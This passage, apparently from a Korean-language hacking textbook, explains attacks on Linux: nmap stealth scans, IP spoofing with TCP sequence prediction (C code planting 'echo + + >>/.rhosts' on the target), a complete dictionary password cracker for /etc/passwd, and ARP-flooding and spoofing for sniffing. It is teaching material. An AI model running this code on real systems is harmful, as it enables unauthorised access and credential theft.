우에서 언급한 해커 및 해킹기술 수준분류를 리용하면 각종 해킹프로그람의 수준을 정의할수 있으며 또한 이것을 리용하여 보안체계들의 수준을 분류할수 있다.

제2절. 일반적인 해킹수법

여기서는 기본 LINUX체계를 대상으로 진행되는 해킹수법들과 대표적인 해킹도구들에 대해서 구체적으로 서술한다.

2.2.1. 기본해킹절차

LINUX체계를 대상으로 하는 해킹의 기본절차는 다음과 같다.

☞ 정보수집단계
☞ 권한획득단계
☞ 공격단계
☞ 재침입단계

그러면 매 단계들에서 리용되는 해킹수법들을 구체적으로 고찰하자.





그림 2-1. 해킹의 기본절차

1) 정보수집단계

정보수집은 망공격의 첫번째 단계로 공격대상의 망에 대한 정보를 파악하는것이다. 주로 망위상, 조작체계 , 망장치의 종류, 그리고 WWW, FTP 등 공격대상망이 제공하는 봉사와 판본정보를 수집한다. 정보수집방법은 훑기공격도구를 리용하는것으로부터 망봉사기가 제공하는 정보를 수집하는 방법에 이르기까지 매우 다양하며 방화벽을 우회할수 있는 방법도 존재한다.

— **체계 및 봉사검출**

공격대상망에 체계가 있는지를 파악하기 위하여 일반적으로 ping을 리용한다.

또한 DNS봉사기를 훑기(scan)하여 어떠한 체계가 있는지를 파악할수도 있다. 체계의 존재여부에 대한 정보수집이 끝나면 매 체계가 어떠한 봉사를 제공하고있는지를 검사하기 위하여 열려진 포구를 훑기한다.

훑기는 통신규약에 대하여 다량의 파케트를 전송하고 호스트의 응답으로부터 호스트의 리용가능한 봉사를 추출하는것을 의미한다. 해커의 립장에서 포구훑기는 공격을 실시하기전에 상대편 호스트가 어떤 봉사를 제공하고있는지를 알아내는 방법이며 여기서 얻은 정보는 해킹수법을 선택하는데서 중요한 역할을 수행한다.

특히 오유가 있는 봉사를 집중적으로 훑기하게 되며 이러한 과정은 nmap, sscan, mscan, vanilla scanner 등 포구 및 호스트 훑기도구를 리용한다. 일반적으로 체계의 존재여부와 봉사에 대한 훑기는 동시에 이루어진다.

그러면 nmap의 기능에 대해서 구체적으로 고찰해보자.

nmap는 하나의 호스트에 대한 포구훑기뿐아니라 전체 망에 대하여 훑을수 있다.

실례로 대상하는 망이 192.168.1.0/24라고 한다면 192.168.1 대역의 C Class전체를 검색하게 된다. 또한 각종 훑기알고리듬을 리용하여 망을 고속으로 훑을수 있다.

nmap의 기본 사용형식은 아래와 같다.

nmap ［ 훑기 류형 ］［옵션］<대상목적지 호스트나 망>

기본적인 몇가지 훑기류형에 대해서 고찰하자.

-s S: TCP SYN 스텔스포구훑기방식으로서 완전한 tcp대화를 만들지 않기때문에 반열린(half-open)훑기라고 한다. 훑기하려는 목적지로 SYN파케트를 발송한후 목적지로부터 SYN/ACK파케트를 받으면 포구가 듣기상태(listen)에 있다고 판단하고 RST파케트를 받으면 듣기상태에 있지 않다고 판단한다. 만약 SYN/ACK파케트를 받으면 RST파케트를 보냄으로써 훑기가 기록에 남지 않도록 한다.

-sT :TCP포구훑기방식으로서 connect()함수를 리용하여 이 함수가 성공하면 해당 포구는 듣기상태에 들어가고 실패하면 듣기상태에 들어가지 않는다고 판단한다. 이 방법은 가장 기본적인 tcp포구훑기형태로서 root뿐만아니라 일반사용자들도 사용할수 있으며 훑기할 때 기록이 남게 된다.

-sU : UDP포구훑기방식으로서 어떤 포구가 열려있는지 훑기하려고할 때 사용한다. 이 방법은 매 포구에 0byte의 udp파케트를 보낸후 만일 ICMP port unreachable통보를 수신하면 해당 포구는 닫겨 있는것이고 그렇지 않으면 포구는 열려 있는것이라고 판단한다. 하지만 LINUX체계에서는 ICMP오유의 비률을 제한하고있기때문에 훑기결과가 매우 느리게 된다. LINUX체계에서 destination unreachable message의 경우 4s당 80회로 제한하고있다.

-sP : ping훑기방식으로서 해당 망에서 어떤 호스트가 살아있는지를 알고 싶을 때 사용한다. 이 옵션을 사용하는 경우 nmap는 지정한 망의 모든 IP주소로 ICMP echo request packet를 발송한후 응답이 오면 망 호스트가 망에 련결되여 있다고 판단한다 .

그러나 일부 싸이트이인 경우 안전을 위해 ICMP echo request파케트를 차단하는 경우도 있다 .

이러한 경우에는 80번과 같은 특정한 포구 번호로 TCP ack파케트를 보내여 만일 RST파케트를 받았다면 해당 체계는 살아있다고 판단한다 .

-sF,-sX,-sN : 스텔스 FIN, Xmas, Null훑기방식으로서 SYN파케트를 차단한 방화벽을 통과하거나 훑기를 검출하는 프로그람들이 인식하지 못하도록 할수 있다. 만일 FIN파케트를 발송하여 RST파케트가 응답하면 해당 포구는 닫겨져있는것이고 아무런 응답이 없으면 이 포구는 열린것으로 판단한다 .

― OS검출

좀더 세밀한 공격을 위하여 해당 체계의 OS판본에 대한 정보를 수집한다.

보안에서의 취약점(security hole)은 OS에 따라서 다르며 OS마다 다른 해킹수법이 존재하기때문에 OS를 검출하는것은 해킹의 중요한 단계이다.

OS판본을 검출하는 기술은 "IP stack fingerprinting"이라는 특성을 리용한다. 체계에 따라 IP stack의 실현방식이 다른 점을 리용하여 특정 파케트를 만들어보내여 그 응답에 따라 체계를 구별해내는 방법이다. 대표적인 도구로는 queso, nmap를 들수 있다.

― 망위상 및 방화벽규칙 검출

망위상은 호스트간의 거리를 나타내는 "hop count"를 리용하여 알아낼수 있으며, "traceroute" 프로그람을 응용한 공격도구를 리용한다. 또한 방화벽에 의해 보호되는 체계에 대한 정보 및 방화벽 자체의 파케트려파규칙정보를 수집하는 방법도 존재한다. 이러한 공격은 대부분의 방화벽이 려과하지 않는 특정한 ICMP파케트나 udp를 리용한 traceroute 파케트를 리용하며 대표적인 공격도구로는 Firewalk, hping, nmap 등이 있다.

― 망봉사기의 정보수집

DNS, SNMP, Sendmail, NetBIOS 등 일반적인 망봉사기가 제공하는 정보를 수집하여 공격에 유용하게 사용할수 있다. DNS의 경우 "zone transfer" 또는 일반적인 질문(query)을 리용하여 등록된 호스트의 정보를 알수 있다. 또한 경로기를 통하여 중요한 정

보를 알아낼수 있는 방법도 존재한다.

《정보수집단계》는 공격대상의 망에 어떠한 호스트가 있으며 이 호스트가 어떠한 봉사를 제공하는가 그리고 망이 어떻게 구성되여 있는가를 파악하여 최종공격대상을 찾아내는 단계이다.

2) 권한획득단계

목표로 정한 호스트내부에 침입하여 쉘(shell)을 사용할수 있는 사용자의 권한을 얻어 내며 이로부터 관리자권한까지 얻는 단계이다.

— 목표호스트와의 련결확립

정상적인 접속요청을 발송하여 대상호스트와의 련결을 확립한다.

만일 공격대상의 호스트가 믿음성이 있는 호스트와만 련결확립을 요구한다면 그 믿음성이 있는 호스트의 IP주소로 가장하여 련결을 설정할수 있다. 즉 IP속이기공격기술을 적용할수 있다. IP속이기공격기술은 TCP/IP통신규약의 취약점을 리용한 고급한 해킹기술의 하나이다.

IP속이기공격기술에 대해서 구체적으로 보자.

IP속이기공격은 말그대로 호스트의 IP주소를 바꾸어서 이것을 통하여 해킹을 하는것이다. 가령 호스트 A와 호스트 B가 하드디스크를 공유하고있는데 호스트 A와 호스트 B는보안이 잘 되여서 해킹하기가 매우 어렵다고 하자.

하지만 어떻게든 호스트 B안에 있는 일급극비문서를 훔쳐오고싶다면 어떻게 해야 할것인가?

해커는 다음과 같이 동작할수 있다. 우선 자신의 호스트(해커)의 IP주소를 B의 주소로 위장을 한다. 위장을 하면 호스트 B의 화면에는 duplicated IP address 라는 통보가 출력되고 호스트 B는 망기능을 잠시 상실하게 된다.

이때를 놓치지 않고 해커의 호스트는 호스트 A에게 자신이 진짜 호스트 B라는 정보를 보내여 호스트 A와 같이 하드디스크를 공유하기 위해 시도한다. 성공하게 되면 해커는 호스트 A의 하드디스크에 있는 극비문서를 호스트 A나 호스트 B에 잡입하지 않고도 얻어낼수 있게 된다.

또한 IP속이기와 항상 련동되여 사용되는 공격수법으로 TCP순서번호 예측공격을 실례들수 있다. 이에 대해서 간단히 고찰해보자.

A와 B라는 호스트가 서로를 믿는다고 가정하자. 자신의 콤퓨터의 IP주소를 B라는 호스트로 바꾸고 A에게 접근하면 가능성이 있지 않겠는가하고 추측할수도 있지만 자신의 위치가 B라는 호스트가 위치한 곳으로부터 A보다 훨씬 더 시간적으로 유리한 위치에 있을 때에만 가능할수 있다. 그외의 경우에는 거의 불가능하다고 볼수 있다.

자신의 IP주소를 변경해도 B라는 믿음성이 있는 호스트가 A에게로 도달하는 거리가 멀

뿐만아니라 자신이 속해있는 부분망에서 다른 IP주소를 가진 파케트를 전송한다는것은 경로조종상의 문제를 비롯하여 여러가지 문제점들이 제기될수 있다.

그러면 IP속이기공격에 대해서 구체적으로 고찰하면서 TCP순서번호를 어떻게 예측할수 있겠는가에 대하여 고찰해보자.

해커의 호스트를 hacker.com이라고 하고 공격대상의 호스트를 target.com이라고 하자.

또한 target.com과 서로 믿음성관계에 있는 호스트를 good.com이라고 하자.

```
target.com # cat /.rhosts
good.com root
target.com #
```

간단히 hacker.com의 IP주소를 good.com의 IP주소로 바꾼 다음에 target.com의 rsh 봉사기에 접속하려 한다고 하자. 이 경우에는 TCP가 가지고 있는 초기 3단계 련결확립과정을 거쳐야 하기때문에 련결이 이루어지지 않는다. TCP의 초기 3단계 련결확립과정의 실례를 들어보자.

```
hacker.com# telnet target.com login 할 경우
 hacker.com -> target.com SYN 1415531521
   // hacker.com이 초기 순서번호를 보낸다.
 target.com -> hacker.com ACK 1415531521 SYN 1823083521
   // target.com이hacker.com이 보낸 ISN에 대해서 응답하고 target.com이 자신
     의 초기순서번호를 보낸다.
 hacker.com -> target.com ACK 1823083521
   // hacker.com이 target.com의 ISN에 대해서 응답한다.
```

우와 같은 파케트가 교환된다. TCP머리부의 SYN기발은 《비동기적인 순서번호》이다. SYN기발은 TCP순서번호를 동반하는데 이 수자는 TCP/IP실현방식에 따라서 생성되는 방법이 약간씩 다르다. 4.4BSD에서는 체계가 초기화될 때 1로 초기화되고 그 후는 0.5s마다 64000씩 증가한다. 또한 새로운 TCP련결이 만들어질 때마다 64000씩 증가한다.

단순히 hacker.com의 IP주소를 바꾸는것만으로는 target.com이 hacker.com에게 보내는 ISN을 받을수가 없기때문에 (왜냐하면 target.com은 good.com에게 ISN을 보내기때문이다.) 따라서 련결이 성립되지 않는다. 련결이 확립되려면 good.com은 target.com이 보내는 ISN파케트에 대해서 응답하지 말아야할뿐만아니라(보통 good.com은 이런 경우 RST(련결 재설정)파케트를 전송하여야 한다.) target.com이 good.com에게 보낸 ISN을 추측하여 응답(ACK)하여야 한다. 이 과정이 완료되였을 때 《echo '+ +' > /.rhosts》지령을 포함한 rsh파케트를 전송하여 목적을 이룰수가 있다.

IP속이기의 대략적인 코드를 보면 다음과 같다.

코드 1. IP속이기 코드

```
hose_conn(trust_host, trust_addr, seq_num, port_num)
{
    ...
    /* sendtcppacket(
    struct ether_addr source_hardware addr.
    struct ehter_addr dest_hardware addr.
    u_long source ip addr.
    u_long dest ip addr.
    u_short source port.
    u_short dest port.
    u_long sequence no.
    u_long acknowledge no.
    int flags (SYN, RST, ACK, PUSH, FIN)
    char * data
    int strlen(data))
    */
        sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost), bad_addr,
              trust_addr, port_num[i], 513, seq_num, 0, TM_SYN, NULL, 0);
    ...
}

det_seq(targ_host, targ_addr, next_seq, offset)
{
    ...
    /* 련결을 요구하는 파케트의 전송 */
        sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost), my_addr, targ_addr,
        start_port, 514, start_seq, 0, TM_SYN, NULL, 0);
    /* readpacket(
    struct fddi_header fddi_header
    struct ether_header ether_header
    struct ip ip_header
    struct udphdr udp_header
    struct tcphdr tcp_header
    char * data
    int strlen(data) )
    */
    while(readpacket(NULL, &eh2, &iph, NULL, &tcph, NULL, NULL)!=
    PTYPE_IP_TCP);
    if(ntohs(tcph.th_dport)==start_port && ntohs(tcph.th_sport)==514)
    {
        /* 포구번호가 맞다면 재시도(reply) 파케트로 간주하고 추측을 시작한다 */
      if(prev_seq) diff=tcph.th_seq-prev_seq;
```

```
        else diff=0;
        if(*offset==0) *offset=diff;
        prev_seq=tcph.th_seq;
        sendtcppacket(&(eh.ether_shost), &(eh_ether_dhost), my_addr, targ_addr,
        start_port++, 514, start_seq++, 0, TM_RST, NULL, 0);
        ...
    }
spoof_conn(trust_addr, targ_host, targ_addr, next_seq)
{
    char *string="0\0root\0root\0echo + + >>/.rhosts\0";

      /* SYN 파케트를 고유한 순서번호에 맞추어 전송 */
    sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost), trust_addr, targ_addr,
             port, 514, seq++, 0, TM_SYN, NULL, 0);
    usleep(5000);
      /* 추측한 순서번호에 맞추어 ACK 파케트를 전송 */
    sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost), trust_addr, targ_addr,
             port, 514, seq, ++next_seq, TM_ACK, NULL, 0);
      /* rsh request를 순서번호와 ACK번호에 맞추어 전송 */
    sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost), trust_addr, targ_addr,
             port, 514, seq, next_seq, TM_ACK, string, stringlen);
    seq+=stringlen;
      /* 전송한 파케트가 응답(ACK)되여 처리되기를 기다린다 */
    sleep(1);
      /* 새로운 순서번호에 맞추어 FIN파케트를 전송 */
    sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost), trust_addr, targ_addr,
             port, 514, seq, next_seq, TM_FIN, NULL, 0);
      /* RST파케트 전송, 련결 페기 */
    sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost), trust_addr, targ_addr,
            port, 514, seq+4, next_seq+4, TM_RST, NULL, 0);
    ...
}
main(argc, argv)
{
      /* initialization of the packet */
    init_filter("tcp", NULL);
      /* trusted host의 513번 포구에 대해 flooding 공격시작 */
    hose_trusted(argv[1], trust_addr, seq_num, port_num);
      /* guessing Sequence Number */
    det_seq(argv[2], targ_addr, &next_seq, &offset);
     /* 실제 속이기한 련결을 시작. 이때에는 다음순서번호를 알고있다.*/
    spoof_conn(trust_addr, argv[2], targ_addr, next_seq);
      /* 모든 련결을 재설정 */
    reset_trusted(argv[1], trust_addr, seq_num, port_num);
    exit(0);
}
```

— 사용자계정 획득

가장 쉬운 방법은 통과암호가 없는 계정이나 guest, anonymous와 같은 가명계정 혹은 사용자의 허락없이 알아낸 계정으로 체계에 접근하는 방법이다.

또 다른 방법은 ftpd, amd, named, rpc 등 취약점을 가지고있는 봉사를 통하여 접근하는 방법이다.

최근 체계들은 취약점에 의한 자체 망보안기능이 강하기때문에 우의 방법들은 현실적으로 불가능할수 있다.

가장 현실적인 방법이라고 볼수 있는 방법은 사용자의 통과암호를 알아내는 방법이다. 그러면 LINUX에서 통과암호관리를 어떻게 하며 이것을 어떻게 알아낼수 있는가에 대해서 구체적으로 보자.

통과암호의 관리

LINUX체계는 매 사용자들의 통과암호 및 기타 정보를 etc/passwd파일에 보관하고 있다. vi나 cat를 리용하여 이 파일을 고찰해보자.

NIS체계인 경우에는 cat/etc/passwd나 ypcat/passwd파일을 리용한다.

NetInfo체계인 경우에는 nidump/passwd를 리용한다. 실례를 들어보자.

```
root:##root:0:0:Supervisor:/:/bin/csh
daemon:##daemon:1:1::/:
uucp:##uucp:4:8::/var/spool/uucppublic:
jcj:##jcj928:104:30:Jong Chol Jin:/home/jcj:/usr/local/bin/tcsh
hyh:##hyh113:129:30:Han Yong Hak:/home/hyh:/usr/local/bin/tcsh
kij:##xtfg:11529:410:Kim Il Jun:/home/kij:/bin/csh
```

첫 세줄은 root, daemon, uucp라는 체계계정(account)에 관한 정보이고 그 다음에 나오는 줄들은 jcj나 hyh 같은 체계의 일반 사용자들에 관한 정보이다. 각각 줄은 :을 기준으로 다음과 같은 7개의 마당(field)으로 나누어진다.

1 Field : 사용자 이름
2 Field : 사용자의 통과암호(보통 보여주지 않거나 알아보지 못하게 변형시켜 놓는다.)
3 Field : 사용자의 ID번호(UID)
4 Field : 사용자가 속해있는 그룹의 ID번호(GID)
5 Field : 사용자의 실제이름
6 Field : 사용자의 홈등록부
7 Field : 사용자가 사용하는 쉘

우의 실례에서 jcj라는 사용자를 살펴보면

```
jcj:##jcj928:104:30:Jong Chol Jin:/home/jcj:/usr/local/bin/tcsh
```

사용자이름: jcj
통과암호: ##jcj928(의도적으로 통과암호 부분을 숨긴 경우 Shadowing passwd라고 한다.)
UID : 104
GID : 30
실제사용자의 이름: Jong Chol Jin
사용자의 홈등록부: /home/jcj
사용자가 사용하는 쉘: tc쉘

통과암호가 어떻게 만들어지는가를 보기 위해 다음의 지령을 실행시켜 보자.

```
#/usr/lib/makekey iakasbells lsDy0cB/5/zho>
#/usr/lib/makekey sakaixvaaa aaxuEmMgYNZz2>
```

두 실행결과를 비교해보자.

공통점은 입력한 글자중에서 끝에서 두번째부터의 글자는 다음 줄의 암호화된 부분에 그대로 찍혀 나오고 나머지 부분은 알아보지 못하게 변형되여 나온것을 알수 있다.

우의 례에서 입력한 단어 iakasbells의 마지막 두 글자 ls와 다음에 변형된 단어 lsDy0cB/5/zho>의 첫 ls와 같다.

이 마지막 두 글자들을 열쇠문자(key character) 혹은 salt라고 한다. 이런 방식으로 가입등록이름을 입력한 후 통과암호를 입력하면 맨 마지막의 두번째 글자들을 가지고 입력한 통과암호를 암호화하고 이 암호화한 자료를 가지고 /etc/passwd와 내용을 비교하여 옳다면 가입등록에 성공하게 되는것이다.

보통 통과암호는 8자를 기준으로 하기때문에 통과암호로 입력한 글자수와 마지막 두 글자가 중요한 의미를 가지게 된다.

앞에서도 언급하였지만 충분히 추측할수 있는 통과암호를 사용하면 안된다.

또한 /etc/passwd파일로부터 통과암호를 추측하는 도구(Crack 혹은 Cops)를 사용하여 알아낼수도 있다.

이 도구들은 독특한 알고리듬을 사용하는데 실례로 사전에 나오는 단어들이나 ID를 뒤섞어 대입해본다든지 통과암호파일에서 알아낸 자료들을 대입해보는 방법이다. 물론 대입을 할 때에는 crypt()함수를 리용하여 암호화한 다음 이 결과를 /etc/passwd파일에 있는 두번째 마당인 변형된 부분과 계속 비교하여 맞는지를 확인하게 된다. 이런 리유로 하여 흔히 일상적으로 쓰는 단어들은 적발될 우려가 높은데 적합치 않은 통과암호로서 다음과 같은 실례를 들수 있다.

적합치 않은 통과암호의 실례를 보면;

☞ ID와 같은 통과암호
☞ 사용하는 체계의 이름
☞ 콤퓨터이름
☞ 영어사전에 나오는 단어(boss, world …)
☞ 전화번호
☞ 생일
☞ 건반의 같은 선상에 있는 글자들의 련속(qwert, asdf …)
☞ 동일한 글자의 련속(11111, eeeee …)

등이 있다.

통과암호를 알아내는 방법

① cracker프로그람을 리용하여 통과암호를 알아내는 방법

우에서 언급한것처럼 LINUX체계는 /etc/passwd라는 파일에 그 체계의 모든 사용자들의 이름, ID, 암호 등을 적어놓고 관리한다. passwd파일을 실제로 읽어서 암호를 알아내면 되는데 이것은 매 사용자별로 한줄씩 구성되여있다.

LINUX체계에서는 우리가 가입등록과정에 입력한 통과암호를 crypt함수로 암호화를 진행하여 /etc/passwd파일과 비교하여 일치하는 경우에만 사용을 허가한다.

/etc/passwd파일은 공개되기때문에 crypt함수를 리용하여 사전의 임의의 단어를 입력하여 암호화된 통과암호를 알아낼 때까지 무환순환을 돌릴수 있다.

아래에 cracker프로그람의 실제코드를 보여주었다.

이 방법은 passwd파일에서 암호가 없는 사용자를 찾고 그 다음의 사용자이름과 암호가 같은것을 찾고 그다음 사전의 단어들을 비교해가면서 찾는다. 시간이 오래 걸리는 결함이 있지만 알고리듬을 갱신하면 더 빠른 cracker프로그람을 만들수 있다.

코드 2. 통과암호 cracker

```
#include <stdio.h>
#include <string.h>

#define fetch(a,b,c,d) fgets(a,130,b);c=strtok(a,":");d=strtok('\0',":");

main()
{
   FILE *p,*o,*w;
   char i[50];
   char pes[130],pas[50],pps[50],pws[50];
```

```
char *es=pes,*as=pas,*ps=pps,*ws=pws;
printf("\nTinyCrack v1.0 Bluesman 1/95\n\n");

printf("Password File: ");
gets(i);
p=fopen(i,"r");

printf("WordList File: ");
gets(i);
w=fopen(i,"r");

printf("Results File: ");
gets(i);
o=fopen(i,"w");

fprintf(o,"*** PASS 1: NULL PASSWORDS ***\n");
while(ps)
{
   fetch(es,p,as,ps);
   if(ps) if(ps[-1]==':') fprintf(o,"|User[%s] has no password!\n",as);
}
fflush(o);
rewind(p);

fprintf(o,"*** PASS 2: ACCOUNT NAMES ***\n");
do
{
   fetch(es,p,as,ps);
   if(ps) if(!strcmp((char *)crypt(as,ps),ps))
   fprintf(o,"|User[%s]has password [%s]\n",as,as);
}while(ps);
fflush(o);

rewind(p);
fprintf(o,"*** PASS 3: DICTIONARY WORDS ***\n");
do
{
   rewind(w);
   fetch(es,p,as,ps);
   do
   {
      fgets(ws,130,w);
```

```
            ws[strlen(ws)-1]=0;
            if(!strcmp((char *)crypt(ws,ps),ps))
            {
               fprintf(o,"| User [%s] has password [%s]\n",as,ws);
               fflush(o);
               break;
            }
         }while(!feof(w));
      }while(!feof(p));
      fprintf(o,"*** FINISHED SESSION ***\n");
      exit(1);
}
```

② 파케트엿듣기(sniffing)

가장 심각한 해킹기술로서 이써네트장치를 조종하여 망에서 흐르는 파케트를 수집하여 원하는 정보를 알아내는 방법이다.

하나의 체계가 공격당하게 되면 그 체계를 리용하여 망흐름을 엿듣게 되고 다른 체계의 사용자 ID 및 통과암호를 알아내게 된다. 비록 교환기환경의 망을 구축하여 엿듣기를 어렵게 할수는 있지만 이것을 우회할수 있는 많은 공격방법이 존재한다.

엿듣기의 원리

LAN상에서 개별호스트를 구별하기 위하여 이써네트대면부는 MAC(Media Access Control)주소를 가지게 되며 모든 이써네트대면부의 MAC주소는 서로 다른 값을 가진다. 따라서 국부망상에서 매개의 호스트는 유일하게 구별될수 있다. 이써네트는 국부망내의 모든 호스트가 같은 선(wire)을 공유하도록 되여있다. 따라서 같은 망내의 콤퓨터는 다른 콤퓨터가 통신하는 모든 망흐름을 볼수 있다. 하지만 이써네트를 지나는 모든 망흐름을 받아들이면 관계없는 파케트까지 처리해야 하므로 효률적이지 못하고 망의 성능도 떨어질수 있다. 그래서 이써네트대면부(LAN카드)는 자신의 MAC주소를 가지지 않는 망흐름을 무시하는 려파기능을 가지고있다. 이 려파기능은 자신의 MAC주소를 가진 망흐름만을 보도록 한다. 또한 이써네트대면부에서 모든 망흐름을 볼수 있도록 하는 기능을 설정할수도 있는데 이것을 "promiscuous"방식이라고 한다. 이써네트대면부를 이러한 "promiscuous"방식으로 설정하여 국부망을 지나는 모든 망흐름을 엿듣기할수 있게 된다.

교환기환경에서의 엿듣기수법

일반적으로 앞서 설명한 엿듣기를 방지하는 방법으로 교환기를 사용할수 있다. 교환기는 국부망을 여러개의 토막으로 나누어 쓸수 있도록 하는데 매 토막안에서의 망흐름은 다른 토막으로 전달되지 않는다. 따라서 교환기를 리용하여 업무별로 또는 독립적인 싸이트별로 망을 분할하면 다른 망토막안에서의 망흐름을 도청할수 없게 된다. 하지만 Switch Jamming, ARP Redirct나 ICMP Redirct 등의 수법을 리용하여 다른 망토막의 자료를 엿듣을수 있는 방법도 있다.

Switch Jamming

많은 종류의 교환기들은 주소표가 가득차게 되면(Full) 모든 망토막으로 파케트를 방송하게 된다. 따라서 공격자는 위조된 MAC주소를 지속적으로 망에 흘림으로서 교환기의 주소표를 가득차게 하여 다른 망토막의 자료를 엿듣을수 있게 된다. 교환기들은 사실상 보안보다는 기능과 성능위주로 설계되여있다.

다음은 arp flooding공격을 할 때 발생하는 임의의 ARP파케트를 tcpdump로 수집한 것이다. 공격자가 만들어낸 이러한 임의의 ARP파케트의 MAC주소는 교환기의 주소표를 가득차게 한다.

```
[root@consult /root]# tcpdump -e arp

tcpdump: listening on eth0

07:44:23.898915 79:94:74:11:d7:dc bc:47:d8:7b:31:51 arp 42: arp reply
82.195.6.82 is-at 79:94:74:11:d7:dc
07:44:23.898954 b8:29:3:9c:9e:5c 3f:cf:9b:70:fa:14 arp 42: arp reply
204.227.135.56 is-at b8:29:3:9c:9e:5c
07:44:23.898991 5:6f:25:db:4b:76 97:a0:d6:c7:f1:8f arp 42: arp reply
158.81.199.91 is-at 5:6f:25:db:4b:76
07:44:23.899027 f0:f4:2c:8f:50:f7 a6:ca:21:a1:dd:26 arp 42: arp reply
114.215.48.176 is-at f0:f4:2c:8f:50:f7
07:44:23.899063 10:3:1:5b:78:9f de:d0:b:d0:60:fa arp 42: arp reply
171.63.250.67 is-at 10:3:1:5b:78:9f
07:44:23.899099 c4:8c:89:15:83:fb 7d:cc:32:5b:f2:42 arp 42: arp reply
235.178.172.145 is-at c4:8c:89:15:83:fb
07:44:23.899136 5d:f2:9d:d4:92:49 5d:95:c2:bd:8f:86 arp 42: arp reply
19.140.139.241 is-at 5d:f2:9d:d4:92:49
07:44:23.899172 49:19:9a:cc:14:85 8c:49:56:7e:8b:b2 arp 42: arp reply
127.191.23.251 is-at 49:19:9a:cc:14:85
07:44:23.899209 71:28:86:3:70:99 90:4e:aa:20:d3:f2 arp 42: arp reply
143.251.139.236 is-at 71:28:86:3:70:99
...
```

ARP Redirect 공격

IP주소는 32bit크기로 되여있고 이써네트주소(MAC주소)는 48bit의 크기를 가진다. 다른 호스트로 ftp나 telnet 등과 같은 망련결을 하기 위해서는 상대방호스트의 이써네트주소를 알아야 한다. 즉 사용자는 IP주소를 리용하여 련결을 하지만 이써네트상에서는 이써네트주소를 리용하게 된다. 이를 위하여 IP주소를 이써네트주소로 변환시켜 주어야 하는데 이것을 ARP(Address Resolution Protocol)라고 한다. 그리고 그의 반대과정을 RARP(Reverse Address Resolution Protocol)라고 한다.

ARP를 리용하여 상대방호스트의 이써네트주소를 알아내는 과정은 다음과 같다.

망안의 모든 호스트에 "ARP Request"라고 부르는 이써네트프레임을 전송한다. 련결하려는 호스트의 IP주소를 포함한 ARP Request는 이써네트상의 모든 다른 호스트들에게 《이 IP주소를 사용하는 호스트는 나에게 하드웨어주소(이써네트주소)를 알려주시오.》라는 의미를 가진다.

ARP Request를 받은 호스트중 해당 IP를 사용하는 호스트는 자신의 하드웨어주소(이써네트주소)를 ARP Request를 보낸 호스트에게만 보내주게 되는데 이것을 ARP Reply라고 한다.

다음 두 호스트간의 통신(ftp, telnet 등)을 위하여 상대방의 이써네트주소를 사용하게 되며 파케트를 송수신할수 있게 된다.

"ARP Redirect" 공격은 위조된 arp reply를 보내는 방법으로 진행될수 있다. 즉 공격자의 호스트가 《나의 MAC 주소가 경로기의 MAC주소이다》라는 위조된 arp reply를 방송주소로 망에 주기적으로 전송하여 교환기망상의 다른 모든 호스트들이 공격자의 호스트를 경로기로 믿게 한다. 결국 외부망과의 모든 망흐름은 공격자의 호스트를 통하여 지나가게 되고 공격자는 필요한 정보를 엿듣을수 있다.

ARP spoofing 공격

ARP redirect와 비슷한 공격방법으로 다른 토막에 존재하는 호스트사이의 망흐름을 엿듣으려고할 때 사용된다. 공격자는 자신의 MAC주소를 엿듣으려는 두 호스트의 MAC주소로 위장하는 ARP reply(또는 request) 파케트를 망에 전송한다. 즉《나의(공격자의) MAC 주소가 엿듣으려는 호스트의 MAC주소이다》라는 ARP reply를 각각의 호스트에게 전송하게 된다. 이러한 ARP reply를 받은 두 호스트는 자신의 ARP주소완충기를 갱신하게 되고 두 호스트사이에 련결이 일어날 때 공격자 호스트의 MAC주소를 사용하게 된다. 결국 두 호스트사이의 모든 망흐름은 공격자가 위치한 토막으로 들어오게 된다.

이러한 경우 ARP redirect 공격과 마찬가지로 공격자의 호스트로 넘어오는 망흐름을 본래의 호스트로 응답해주어야만 두 호스트사이에 정상적인 련결을 할수 있게 되고 엿듣기도 할수 있다. 그렇지 않으면 두 호스트사이의 련결은 이루어질수 없게 되고 결국 엿듣기도 할수 없게 된다.

ICMP Redirect 공격

ICMP(Internet Control Message Protocol)는 망오유통보를 전송하거나 망흐름을 통제하기 위한 규약인데 ICMP Redirect를 리용하여 엿듣을수 있는 방법이 존재한다. ICMP Redirect 통보는 하나의 망에 여러개의 경로기가 있을 경우 호스트가 파케트를 옳바른 경로기에게 보내도록 알려주는 역할을 한다. 공격자는 이를 악용하여 다른 토막에 있는 호스트에게 위조된 ICMP Redirect통보를 전송하여 공격자의 호스트에로 파케트를 전송하도록 함으로써 파케트를 엿듣을수 있게 한다.

교환기의 span/monitor포구를 리용한 엿듣기

이 방법은 교환기에 있는 monitor포구를 리용하여 엿듣기할수 있는 방법이다. monitor포구는 교환기를 통과하는 모든 망흐름을 볼수 있는 포구로서 망관리를 위해 만들어놓은 것이지만 공격자가 망흐름을 엿듣기할수 있는 좋은 장소를 제공한다.

아래에 교환기망환경에서 sniffing기술의 원천코드를 보여주었다.

